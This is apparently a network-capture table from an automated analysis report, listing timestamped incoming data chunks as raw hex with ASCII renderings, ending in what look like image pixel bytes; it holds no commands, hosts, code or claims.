2022-07-21 12:37:12 UTC	173	IN	Data Raw: 10 60 eb c9 2d b1 2d b8 58 18 2e d1 c0 ff ff df 2e 9f 0c bc d3 d2 81 58 46 50 7d c9 0d c1 e1 71 71 38 ff a6 19 58 6d df ff 9d 32 20 ac ba 99 18 bd 92 47 3f d5 7c 9d 2f c0 af f8 ac 93 75 b6 dc 76 67 01 29 b3 6d 4a 9a 11 2e 4e 08 ff ff ff ff c2 06 1c d9 59 a9 e0 ba ee ac a2 8f 68 d5 60 84 c5 d1 b3 d8 7e 1a 0f bf 4f 17 3d 03 7e d0 ca a5 ff ff ff ff fb 06 7e 8b a4 d5 61 00 30 6c 89 7f 9d 27 cc 2c 7b b5 d8 21 61 19 66 8b 31 8f 50 2b 36 0e 57 56 ff db ff ff c2 c2 60 af 1b 8a 9d b1 14 8e 00 02 59 f0 10 3b 20 31 46 35 32 8f 12 e1 74 1d 02 c4 ae ff ff 6f fa 32 6e d8 fc 55 28 c1 ea 66 58 8b 25 c1 f9 d4 24 3d 1b 96 01 6c 27 c1 89 8b 94 ff ff ff ff ea 83 7c 7e 53 cc 56 c1 c3 d4 e4 b0 af 4a d3 74 cb 9b 05 01 4e 9a 52 61 3a 2f d2 8d 6e a5 4f bf 55 ff ff ff 45 87 1b bc Data Ascii: `--X..XFP}qq8Xm2 G?|/uvg)mJ.NYh`~O=~~a0l',{!af1P+6WV`Y; 1F52to2nU(fX%$=l'|~SVJtNRa:/nOUE
2022-07-21 12:37:12 UTC	177	IN	Data Raw: 16 4f f6 c8 3f ff ff ff ff a4 94 f7 7c ef 06 7a 70 b0 0c d4 da 6d ac d2 07 ad 40 55 bf 35 cf 17 5b c5 d5 cd a6 68 02 37 be c0 ff ff ff 53 38 85 fd d9 fb 65 d1 7e 15 55 f3 9f b1 69 1f d6 c6 54 71 e7 27 c8 ad 0e 16 ff ff ff 2f ce d0 e0 04 4a 64 ca 1b 72 34 f1 c6 44 24 8b 6f a0 99 0f 5a 6d 2e 23 3c 16 54 85 4e 1f fc ff 82 ff aa 49 48 a8 dc 9f 83 5e 3d 20 84 60 6d c0 d7 15 8d 12 ca 5b 8a e9 d7 1b ff ff ff 77 a2 65 77 66 1f 48 ec 07 b3 10 5a e5 92 97 3a c8 7b 02 ce 5a 2d 00 b6 b4 d6 7f d5 c5 ff ff 7f fb b6 fb c1 f2 59 e0 b6 7c 02 24 03 b7 de 5b 36 17 be a5 93 3d 7b e5 89 68 7e 0f 74 8f be 22 92 fe ff ff b5 28 4e 91 6c ff 05 a1 47 c2 b8 b6 fa a6 7f ff 3b fe ff 3e 68 65 05 c6 07 06 58 3f 29 27 3b 1d 2c 9d 12 fe 14 01 c8 38 ee 84 12 ff df f4 ff b1 49 24 9e 49 a9 Data Ascii: O?|zpm@U5[h7S8e~UiTq'/Jdr4D$oZm.#<TNIH^= `m[wewfHZ:{Z-Y\|$[6={h~t"(NIG;>heX?)';,8I$I
2022-07-21 12:37:12 UTC	181	IN	Data Raw: ff d4 63 03 52 7e 29 51 0a 97 e5 e2 75 54 6d 1e 08 a6 97 ce 08 cc b0 9f 27 55 ae 7a dc 8b 33 b3 e6 ff ff ff ff e1 2e 19 f2 f7 c4 90 21 dd 04 4f 08 02 3b 42 37 74 07 bc 9b 1c 51 21 0a 5c 5e 8d 85 69 75 04 93 ff ff ff ff 3a 22 a9 82 97 56 e0 d4 74 7e fb ac d9 47 79 5a 21 0d 1e 98 85 b7 56 27 5a 23 f2 b1 75 d4 8c 6c ff ff ff ff 0c 07 df 3b 0b f4 1b 8e 76 fa fb 2e 9d d3 de a4 fa 55 8b a2 41 30 c2 60 69 ce e2 51 3f 8e e8 4d ff ff ff ff 86 56 de e1 3d 2d 1f 59 e8 cb 61 08 bf a6 5c d6 36 c4 ef 0f 5c ff 2f d2 3f 7a ef ec ad 32 8b c1 ff ff ff ff 5e 2c d1 64 be d2 7a d1 eb 08 63 b4 be 7c 12 32 e0 e8 c3 4e c8 aa 91 0f b8 55 02 4b 65 2c 35 7f 6f 22 71 c7 35 22 68 83 c7 4e f4 0b 3a 0c c9 ff 7f 83 a9 a0 ba 29 23 76 7d 86 90 66 8d da 95 f9 e8 86 38 31 ff ff ff ff ac 03 Data Ascii: cR~)QuTm'Uz3.!O;B7tQ!\^iu:"Vt~GyZ!V'Z#ul;v.UA0`iQ?MV=-Ya\6\?z2^,dzc|2NUKe,5o"q5"hN:)#v}f81
2022-07-21 12:37:12 UTC	184	IN	Data Raw: 75 36 ca 43 0a 6f cd bf 8d b7 5a 65 48 f9 24 99 33 dc 62 11 55 12 ed d1 c0 ff 2b fe db 39 3b d4 70 e8 6e 68 74 36 94 3b e3 33 cc 7e 42 d9 e8 e7 ff ff ff 2f 5a 0c b2 93 97 87 54 4c ac 39 61 d7 f7 81 bd eb fd 6b d8 89 9c 24 10 ce b3 4a 15 f3 d4 5f 80 ff ff b6 6f 50 5e 9c 81 1b c5 5d b6 f1 7c ac 08 d0 0b 28 2c d4 3e 3d 5e a4 ff ff ff ff 18 aa 28 93 8b cb 81 ee 0b ae 24 8d 18 48 c9 fe d0 9a 34 55 8e e7 c6 c4 0c d1 de 18 a5 50 6c f9 0b 3b fe ff 0e 42 78 36 a7 92 7b c1 11 e7 13 be 44 cf 22 f4 36 3b df 68 01 17 e0 6b 05 bb 16 94 23 b1 96 da fd ff ff ff fc 08 de 47 5c 0c 8d 85 dd a1 a4 d7 82 93 46 0c e1 56 6f ed 15 88 52 f9 72 ec 9f 4e 66 a9 f0 f6 ff 17 c8 89 23 68 ff 2c d1 37 d1 b7 24 d1 14 c8 d6 31 4e 5b ec a2 d2 ff ff 02 dc 1e 02 d4 e6 7c dc 47 8e 3b 71 a9 4e Data Ascii: u6CoZeH$3bU+9;pnht6;3~B/ZTL9ak$J_oP^]|(,>=^($H4UPI;Bx6{D"6;hk#G\FVoRrNf#h,7$1N[|G;qN

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	188	IN	Data Raw: 16 e1 e8 8a a1 87 fe 96 39 3d dc 99 78 b9 29 3d 11 a9 67 af ff ff 05 f8 01 82 b5 91 e8 4a 20 df ee 28 22 81 7b 54 bf fa a4 8b 6d 54 c8 92 26 ff ff ff ff 85 f2 03 21 ba 73 ec d9 b3 7f e6 c2 67 f2 d8 c6 c1 c3 2b f0 72 01 3f 1e f1 67 e9 fe ed 05 df e9 ff ff ff 4e b5 49 d3 a1 c5 3c cf f1 91 67 d8 2a 40 70 11 3d 70 29 2b 11 87 0a 2f b7 8c f6 c8 c2 b4 84 6e ff ff ff 4b ae 5c e7 3a 71 6b a3 d2 7f 88 30 a9 48 0f dc e5 6e e8 14 5a b3 31 11 63 ba a7 4c 3f 40 a1 2b ff ff ff ff 13 6d a7 32 c8 4d 88 26 d6 26 d2 21 34 96 9d 4c a2 2e 16 fd 98 07 7c 18 f2 ff d3 fc 3c cc 41 4e ff ff ff ff fb b2 90 86 34 1c f9 96 05 1b 38 7f 21 79 5b 1c 78 9f 72 6e d3 06 98 8d b2 6e fc df 4f 81 d8 a1 f8 ff ff ff 15 31 fa 87 0e a5 9b c6 19 ba e8 13 f7 bb c9 c6 82 1e 24 d4 dc 9c 29 82 Data Ascii: 9=x)=gJ ("{TmT&!sg+r?gNI<g*@p=p)+/nK\:qk0HnZ1cL?@+m2M&&!4L.|<AN48!y[xrnnO1$)
2022-07-21 12:37:12 UTC	192	IN	Data Raw: 0a 12 68 4e 5e 58 d7 28 a6 34 9c e3 78 b6 58 56 06 ed 8a e8 36 ef e2 6b c5 c3 d8 63 64 05 ff ff ff ff c6 25 f6 7e 26 55 88 6b d6 33 6e fa ac 51 52 92 cc 9d 48 74 29 44 36 3a 8d 61 b1 c1 b3 b5 34 06 ff ff ff ff 20 23 27 6b 76 d6 7b 35 98 9b 31 2a 86 5c 02 f3 54 4a d4 d6 fa 36 2d 75 74 74 50 81 a3 05 4a 2f ff ff ff ff 63 13 16 62 2d 60 5a b5 c3 48 72 36 b0 46 a8 f6 cc af ba 4c 65 09 ee e7 ba 98 7f e3 87 38 16 2a e0 05 f8 ff ea 8a 42 35 eb 83 4a 03 ff 26 85 41 00 3e 4b f1 fe af ff ff 17 f4 2b a9 51 b3 4d 36 0a f5 c9 01 b7 c0 b7 46 31 8d 63 ae 7b 96 b4 48 f0 b4 63 bd e7 ff ff ff ff 44 41 8a 1c e8 f2 22 10 eb d5 24 87 33 f9 d6 0a 81 75 76 63 33 00 af fd c0 dc 22 17 d5 8b 5b 0c ff ff ff ff f9 90 3d 61 d0 8a c5 91 32 1a df 26 a9 75 5c a9 da 77 b7 9d ed 0f c6 Data Ascii: hN^X(4xXV6kcd%~&Uk3nQRHt)D6:a4 #'kv{51*\TJ6-uttPJ/cb-`ZHr6FLe8*B5J&A>K+QM6F1c{HcDA"$3uvc3" [=a2&u\w
2022-07-21 12:37:12 UTC	196	IN	Data Raw: e9 8a 60 91 ad bd bf bc 98 69 4c 37 d9 86 72 8f 24 e5 c9 ff ff ff ff d7 06 e4 34 c9 4f 53 0c 80 d7 9c 16 a9 7e 71 0f aa ed 64 22 bd 79 10 04 09 f0 a4 77 2b d8 c6 bd ff 8b 64 fc 1a b4 5f d8 a8 e5 c2 40 7d d5 51 10 f7 42 3f 2f 69 ff ff df fe 7f 70 79 4b 47 cd 6a 10 e5 1a cd 45 9f fd 80 18 3f 85 bf 81 e6 e9 eb 97 36 c0 6b 34 8c 77 1b c2 ff 9a f2 d0 74 63 f6 4a 13 d9 1c 68 e3 3a c7 ff ff ff ff a2 60 18 3b f4 70 ff 96 3c f2 fd db b4 d1 20 1b 01 fd c7 77 91 f7 7a fc 82 17 31 09 f4 53 20 ce 02 fc ff ff 54 f6 d7 f5 3e e4 35 4d 5f 05 38 6d 75 a8 d0 4a 59 d1 2d 8e 25 3f d2 ff ff ff ff 19 b8 60 ad 05 66 eb 19 07 62 4d 1c f9 f7 8e 28 37 9f c1 13 23 9d 09 80 0a 2f 39 bb 02 e7 2c 5c fe ff ff ff ef 24 2b 5e d2 6b 60 41 08 d7 67 28 9b c7 6a 77 50 4f 1d f9 34 23 ec 24 6f Data Ascii: `iL7r$4OS~qd"yw+d_@}QB?/ipyKGjE?6k4wtcJh:`;p< wz1S T>5M_8muJY-%?`fbM(7#/9,\$+^k`Ag(jwPO4#$o
2022-07-21 12:37:12 UTC	200	IN	Data Raw: 8a f6 f8 40 4a fe bc 85 e3 ff ff ff 05 4c 4a 3c e8 d8 4a ef db 71 53 94 1a 51 c1 cc 00 7c ac 73 94 e9 a8 f6 7d d4 c6 ff ae ff bf f6 36 60 57 5c c1 51 b0 35 d1 5e 41 1f 4f 50 c8 64 89 0b ce 61 46 81 37 0e ff ff 6f ff 3e 7f 69 ac 4f 82 32 54 6c e7 15 c9 f7 c4 4e 03 50 f1 9d 97 73 36 75 04 0a 62 ac c7 d9 f5 ff ff ff a6 23 9e 1f 4e 94 89 f2 3c d0 de d3 bf 70 26 0e 7d 52 16 af c5 ec 02 98 5d 8e ce 12 df f5 ff 5f 74 e2 7f 9a 8e 90 23 34 1d 1b a5 7e 50 81 60 71 81 7a 14 40 c8 26 9b 72 d4 ff ff ff 06 25 a4 24 a5 26 41 af db 8b 23 cf 13 fe fe 77 cc 62 38 20 45 02 7f 22 84 58 ff ff ff 9d 8a 5f 9a 43 af ff 6e f0 fd 35 d7 4d e8 23 79 27 53 fc 5a dd e2 ce 36 ba 72 c0 ff ff ff ff 96 e9 b0 fb 94 44 e9 01 09 4a cb 13 93 c5 b2 72 5d 60 83 bd b8 17 e6 fa 60 4b 2e 45 83 16 Data Ascii: @JLJ<JqSQ|s}6`W\Q5^AOPdaF7o>iO2TlNPs6ub#N<p&}R]_t#4~P`qz@&r%$&A#wb8 E"X_Cn5M#y 'SZ6rDJr]``K.E
2022-07-21 12:37:12 UTC	205	IN	Data Raw: 93 ff ff ff ff 92 7a 67 b5 02 80 2d 68 31 2f 92 76 72 0d 5c 8a f8 6d 6f 0b 89 a3 5f e3 9e 87 50 95 e4 1c 41 5d ff ff ff ff 72 f5 e0 6e 70 7a b2 02 9d c7 48 cc 64 24 4a cb 43 42 dd 13 b4 34 4a 0f fc 44 9b d8 cd 45 36 7d 17 15 e0 ff 02 a0 18 1d d0 68 27 e4 e0 22 a4 78 ed f0 65 39 a6 ff 05 f8 ff f3 98 99 4b 11 7e a8 01 0b f4 07 24 d7 d4 c7 19 20 08 e5 07 f0 61 96 df f0 ff ff be 2b ec 7a a8 28 1b 47 17 5f 1c 12 c4 45 a8 62 d0 8f ee 1e 82 64 bb 7c 71 51 ff ff 0b f0 01 5b e4 9b ba b7 bf 2f 79 69 d8 95 c2 12 84 c1 79 78 df 8b f8 b7 9c 34 80 ff ff 64 38 54 f8 63 ca 6b 9e c3 44 ad 30 45 f2 a2 ae 9c 05 ff ff af 9c e1 76 18 bb 8d a3 ea 12 25 f2 d0 de d4 da ef f7 a0 de f0 00 3c 62 ff ff ff ff 06 d4 54 e7 ab 85 24 61 22 48 4b d4 79 3c 33 8f ac 61 a5 02 2e 98 0e 63 6b Data Ascii: zg-h1/vr\mo_PA]rnpzHd$JCB4JDE6}h'"xe9K~$ a+z(G_Ebd|qQ[/yiyx4d8TckD0Ev%<bT$a"HKy<3a.ck
2022-07-21 12:37:12 UTC	209	IN	Data Raw: 8c 07 4f ff ff ff ff 05 29 42 38 a9 83 f1 94 c5 bd 01 84 cb a1 90 5a a4 ac a7 c2 88 94 3c ed 52 96 33 09 e5 24 2a db ff ff ff ff 2f 73 c0 44 ae cc d1 de d3 89 d6 18 de 51 b0 51 37 d4 e8 76 c5 e2 c7 f6 14 8e d2 c3 b6 11 46 97 ff ff ff ff fd 6a 2e f8 11 8f 4f 7b 9d ff 3d 85 13 1d 16 70 60 10 5b fe 94 76 26 3d 21 75 a5 04 de d9 a5 cd 5d ff ff ff 22 41 3f 94 46 75 ee fb f0 ac c8 3e 07 02 96 e7 5e 4d f4 3d 28 8f 23 6a 12 2d ff bf 09 c6 af 10 24 a3 00 ab 8b 13 d5 16 c1 e8 21 8b fe 51 de ff ff ff ff 79 2a 8f 43 19 84 21 34 5e a1 b1 af c2 db 4a ce 05 12 29 b3 b2 72 2c 02 24 74 2e 04 a2 4f eb f9 ff ff ff 84 fc a1 ca 64 de fb ae 80 a4 37 cf 49 2b c9 49 e2 23 a3 82 cf e2 10 f2 ff 4c b5 7e 7b 0a 90 3e 37 fd ff ff af 49 6f af 66 56 3b 45 58 d9 f0 74 92 91 9a 4f 1d Data Ascii: O)B8Z<R3$*/sDQQ7vFj.O{=p`[v&=!u]"A?Fu>^M=(#j-$!Qy*C!4^J)r,$t.Od7I+I#L~{>7IofV;EXtO
2022-07-21 12:37:12 UTC	213	IN	Data Raw: 4f 0b 6c cb be 43 65 e0 44 f0 db 7c 12 91 fe aa a2 c4 ff ff ff 1b 7e e0 d2 58 85 e4 4f 38 a8 18 c5 63 4c 51 bf ac 8e 5f 77 29 12 78 08 e8 51 f1 e0 ff ff ff ff 0f 0d 32 79 a2 ed 3b e2 01 28 f8 68 6f 20 bd d7 77 f3 82 ee 25 ee f2 44 95 ea 13 c7 ec 37 2f d6 0b 2c fc ff 3e b0 a2 95 1f 1c 33 89 65 a9 91 8e 6f 70 ce 83 bb ff ff ff ff 97 df 29 5c 3e ed 1a 27 83 b5 51 41 14 aa 1f 8a 45 45 a3 e7 d7 a5 9e fb 51 4f fe 76 2a de db 4b 17 d1 c4 ff cb 27 b6 f3 ea 2e 5e 71 f0 4e 32 35 26 9b ef 24 80 ff b2 b4 07 0d e4 c7 7f bf d5 76 7d 17 a5 28 ff ff ff ff f5 b4 40 95 56 c3 a8 89 4d c7 49 0f 1a 43 25 d4 98 da bf f1 8d c9 12 6a 11 95 9a ac c1 90 72 f4 ff ff ff ff b9 41 bc 7b f8 77 42 8d 8f 34 33 28 79 47 a4 b6 35 ae 0d 27 b9 c2 41 aa a5 a3 44 58 74 97 03 ce 44 fc ff ff 51 Data Ascii: OlCeD|~XO8cLQ_w)xQ2y;(ho w%D7/,>3eop)\>'QAEEQOv*K'.^qN25&$v}(@VMIC%jrA{wB43(yG5'ADXtDQ
2022-07-21 12:37:12 UTC	216	IN	Data Raw: a5 5e 8c f5 cc 5d 28 6f 9d 1a c3 ba 77 ff ff ff ff 29 74 af 3d 43 1e cd 69 37 76 9b 08 e8 a0 43 18 98 07 ff b9 5f be 7e 4a b7 2e d6 51 a4 62 87 f7 fe ff ff ff 9d eb 9c 3f 95 1e 48 78 a8 11 d3 7b 99 7d eb de 64 c5 dc fb 86 bd bc db 6b 3d ec bf 3a d5 6e a2 77 fd 9b d0 e3 a0 16 e9 bf ec 70 38 80 9f 65 a8 08 d2 ff ff ff ff 4b 59 45 d2 12 45 03 24 bc 5e 71 0d 73 b3 cc 45 15 ca b1 b2 66 5d f8 d1 06 0d 54 29 61 8e ac a1 ff ff ff ff 2b 03 4d 1f 88 63 62 f1 20 d6 d5 1f 40 2a 0e 95 15 92 33 51 68 5b 1c ab ed e9 2f 84 20 49 4d c8 bf e8 2a 4a 26 2d 0b 13 04 24 0e dd bf c9 f0 2c ea ff ff 54 6d 72 ca 98 d4 52 86 64 c2 8f 75 b0 dc 92 5a 91 b5 f8 ff ff ff df f0 26 e1 20 4b b0 94 6a 43 05 10 57 dc 00 b1 57 79 4e fa a0 0e c3 8d 6a 2a 84 bc 7e 3f 82 ff ff ff ff 43 51 27 ee Data Ascii: ^](ow)t=Ci7vC_~J.Qb?Hx{}dk=:nwp8eKYEE$^qsEf]T)a+Mcb @*3Qh[/ IM*J&-$,TmrRduZ& KjCWWyNj*~?CQ'
2022-07-21 12:37:12 UTC	220	IN	Data Raw: df d4 df 6d e1 ff fb 2b ec 11 a2 e3 82 9d d8 92 d7 7c 83 94 90 2a f7 f0 8a df f4 63 d6 5f 82 a4 0e 82 64 f6 71 f9 80 92 fe d8 04 ff ff 6f a6 3e 1d 77 59 a5 55 8e 0b a1 6a d8 a6 21 43 b3 ae 05 0e 47 05 2c ff ff ff ff 8f 46 14 d2 8c f4 99 ce 90 0d 7e 9d b7 8c 5c 98 32 9c 07 ed 56 9d de b7 27 ea bf d2 a3 a4 29 aa fc ff ff ff 25 12 31 0f f6 3d 4e 27 08 d6 0b 15 1b 0e db 1f 1e da 57 8f ec 74 16 7a 34 49 32 be 8a 2a 2d 7c 13 20 e2 91 9f 43 1b 92 ff ff bb 5e b8 d1 0b 12 59 fc f9 0f 30 49 00 01 e9 5a 79 82 75 7e 1c 61 87 2a 85 4b ff ff ff ff b6 04 dd 30 54 77 31 de 9b 40 7e f9 ea f8 27 84 08 23 0a ac 29 84 b7 e5 dd 44 62 fa c2 c3 55 64 ff ff ff 82 87 fc cf d2 c3 bc 56 52 71 6a 87 96 3c 0e 17 0a 85 ca dd d9 d7 df 27 5d cf 18 b8 e8 ff ff 21 00 2c 78 2d 0c 87 1f 4f Data Ascii: m+|*c_dqo>wYUj!CG,F~\2V')%1=N'Wtz4I2*-| C^Y0IZyu~a*K0Tw1@~'#)DbUdVRqj<']!,x-O
2022-07-21 12:37:12 UTC	224	IN	Data Raw: fc 8f a9 9e 0c 79 4d 37 82 ff ff ff ca e2 3f 9c f1 c6 08 9e 52 fe 66 b4 cf 55 8c 31 08 7c be b7 ec 5a 39 7c b9 f0 ff ff ff ff 98 08 fb 48 d0 1e de 03 6a 5e df 17 b2 e7 71 67 80 52 d9 da 34 47 58 4f 46 f8 b0 55 d1 27 f3 8b 5f f4 ff ff a5 9e 4a f5 2d 64 92 ad 72 ac 63 fa 7a 90 ac e9 5b b4 c6 a0 54 fc b9 d4 2c 1f c1 2b fe ff 15 6f ae 3d f7 3b 84 77 a4 34 00 ee 9d 26 af 90 2b e9 b4 6f f8 ff ff df 71 61 14 7c 7a ff b5 73 73 82 40 80 ab c5 5e bb f9 f0 5c 16 37 22 1c eb 06 39 ff ff ff ff 73 ba 92 20 9a e3 f4 12 44 7c 0d 56 c7 a9 b6 47 ad 0f 8c 55 c4 12 00 4c bc 10 3f 0a 7b d0 0e 12 ff ff ff ff 58 37 7e 35 41 e7 74 28 62 0c c4 01 c2 94 f3 1c 9a 28 36 77 bb 8e 61 a0 a6 e0 38 ef 4c 66 b7 6b ff ff ff ff d5 69 53 82 75 00 35 ee 59 cd 83 5b 64 bf 85 3c 6f 1f eb 19 ca Data Ascii: yM7?RfU1|Z9|Hj^qgR4GXOFU'_J-drcz[T,+o=;w4&+oqa|zss@^\7"9s D|VGUL?{X7~5At(b(6wa8LfkiSu5Y[d<o

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:37:12 UTC	228	IN	Data Raw: 32 b0 0e 25 4e 89 82 24 40 fa 4a ff ff ff 0d 9a f0 c6 c9 20 27 3c 5f 26 e8 83 42 fa 25 b4 8e b2 16 f7 bc 77 f1 27 01 ed b3 1d ff ff ff aa 5a 71 15 10 a6 8d 9f 4b 31 c9 fb 1b 93 88 32 9a 33 7c 22 fb d6 85 e3 0a 36 a4 f1 ff ff 91 ab a8 a3 63 9c e3 e4 c4 8e 00 2a 57 63 55 07 99 1e 4a af 0b fe ff 5d 34 82 1a b1 3d 0c 42 8e 23 43 65 84 9f 6d fc a5 b1 78 b2 58 ff ff ff ce de 1c ee 7c af c6 23 d6 70 9b 1c 9f 89 28 0d b9 44 cf 3a 40 a2 5b 9e 6e e5 13 83 3c 45 23 1b ff 77 fd ff 2f bb e2 ab db 18 01 34 b4 26 ba c9 ed c1 ea 85 0e 6e 56 3b 0b cb 56 13 71 af 6f 94 f5 ff 23 39 7d 7e 6f 2e 97 b7 d0 27 70 9d 1c 73 52 f5 cb 01 ff ff 6f e4 ea c5 b6 2d d6 52 87 9f eb 4d 04 d4 c7 ed 73 bc 11 d9 45 ee ff ff 5f 14 ff 42 c8 dc 8f 2c 94 e3 0c 6a 97 42 4e d8 3b 9d c4 a3 04 a9 Data Ascii: 2%N$@J '<_&B%w'ZqK123|"6c*WcUJ]4=B#CemxX|#p(D:@[n<E#w/4&nV;Vqo#9}~o.'psRo-RMsE_B,jBN;
2022-07-21 12:37:12 UTC	232	IN	Data Raw: 62 b9 b2 18 e2 6b 85 23 2f 31 55 cb bf 49 30 fe ae 4f d3 6e de de 8d 0e e8 fb 33 93 a8 6d ff ff ff e4 b5 ce 9d 5a 3c 06 61 b8 67 38 91 68 3a 01 f3 21 3a fd 41 72 3a 7e 2d e0 bf fe 49 9b a0 1f 5e 77 7c c1 4d de 4d 85 56 d8 f2 26 fb ea 77 c4 6d 1a a7 ff ff ff ff 55 10 07 14 2e 57 b8 48 db a8 dc 92 40 be ba 0e 41 f3 a7 10 df f2 fc 7c 45 52 95 c3 33 be 1e 00 ff ff 37 43 0c 93 1c e9 b2 42 e1 a9 39 20 3e 44 e6 af 0b e7 7e c2 c3 3c ff ff ff ff 99 13 e8 06 ad 2c d8 43 b4 5a 20 02 5c 55 d0 19 80 b7 b9 fb 62 0c 24 39 07 c3 13 1b 3c 85 0d 0f 22 f1 ff ff b8 39 c0 c5 87 a3 6d 8e 64 d8 42 46 d6 1f 3e 67 80 f2 f9 aa ff ff ff ef ec 1d 14 f4 23 f4 d9 2d d7 61 94 b2 c4 36 a6 38 ad b2 be af 00 b9 f0 5a 81 36 8a 6c 48 23 8c ff ff 6c 32 51 d1 f4 b1 30 4e 97 a3 84 0b a9 8f Data Ascii: bk#/1UI0On3mZ<ag8h:!:Ar:~-I^w|MMV&wmU.WH@A|ER37CB9 >D~<,CZ \Ub$9<"9mdBF>g#-a68 Z6lH#l2Q0N
2022-07-21 12:37:12 UTC	237	IN	Data Raw: 77 44 50 39 50 bb 64 86 05 f3 d9 12 52 91 da 99 07 1c e3 d1 b5 60 c5 37 bf 3d 4d 87 54 fd ff ff ff 8c fe f6 11 b6 5c f2 07 05 77 6c 4d 08 5b fc 75 49 2e a8 2b 8e ba 51 3c 00 6b 81 e2 34 5a ff ff ff bf 82 1a 37 e9 da 43 58 51 74 5e 20 61 c4 82 1b 5e c4 ff 20 d1 b6 73 75 a2 a0 84 9a 8e a5 66 56 ff ff ff ff ae 6b af a1 86 6c db 3f 78 0e e5 92 98 1f 87 86 16 80 90 de 25 c0 9e c3 1f f6 b8 dd 34 76 dd 72 ff ff ff ff f5 1e 05 dc e5 3d 28 cd 11 fa 75 d2 77 1f e3 30 63 f2 2c 3d 9c f7 6b 41 71 c3 35 e9 64 d1 33 43 25 e3 ff ff 73 a5 6e 67 a0 8f 44 72 a2 ab 3e ca 46 78 0b 03 1d b8 d7 fe ff ff df e0 ed 44 b1 28 97 82 ae 4b c8 0f d2 79 ad bd 91 23 4f 97 25 be 90 33 fa fd 53 9e c2 66 e1 ff ff 3b c8 77 bc a5 d4 69 50 8a 5b 97 48 8c 4e 18 ff 86 e3 04 ba c7 ea 84 dd 20 f0 Data Ascii: wDP9PdR`7=MT\wlM[uI.+Q<k4Z7CXQt^ a^ sufVkl?x%4vr=(uw0c,=kAq5d3C%sngDr>FxD(Ky#O%3Sf;wiP[HN
2022-07-21 12:37:12 UTC	248	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b2 6c 44 03 b2 6c 44 02 00 00 00 00 b2 6c 44 29 b2 6c 44 b3 b2 6c 44 ff b2 6c 44 ff b2 6c 44 fc b2 6c 44 fc b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6d 45 ff b0 69 40 ff b9 79 55 ff f9 f4 f1 ff ff ff ff Data Ascii: lDlDlD)lDlDlDlDlDlDlDlDlDmEi@yU
2022-07-21 12:37:12 UTC	253	IN	Data Raw: 6c 44 ff b2 6c 44 fb b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b3 6e 46 ff ae 64 39 ff ca 99 7e ff ff ff ff ff fe fe fd ff ff ff ff ff ff ff ff fe fe fd ff ff ff ff ff ca 99 7d ff ae 64 39 ff b3 6e 46 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff b2 6c 44 ff Data Ascii: lDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDnFd9~}d9nFlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlDlD lDlDlDlDlDlDlD
2022-07-21 12:37:12 UTC	269	IN	Data Raw: 6c 44 ff b2 6c 45 ff b3 6e 46 ff ad 62 37 ff ce a3 89 ff fe fd fd ff ff ff ff ff fd fb fa ff f1 e5 dd ff e0 c4 b4 ff cd 9f 85 ff bc 7f 5c ff b1 6b 43 ff ad 63 38 ff ad 63 39 ff b0 68 3f ff b2 6c 44 ff b3 6e 47 ff b3 6e 46 ff b3 6f 48 ff ad 63 38 ff dd bf ad ff ff ff ff ff fe fd fc ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff Data Ascii: lDlEnFb7\kCc8c9h?lDnGnFoHc8
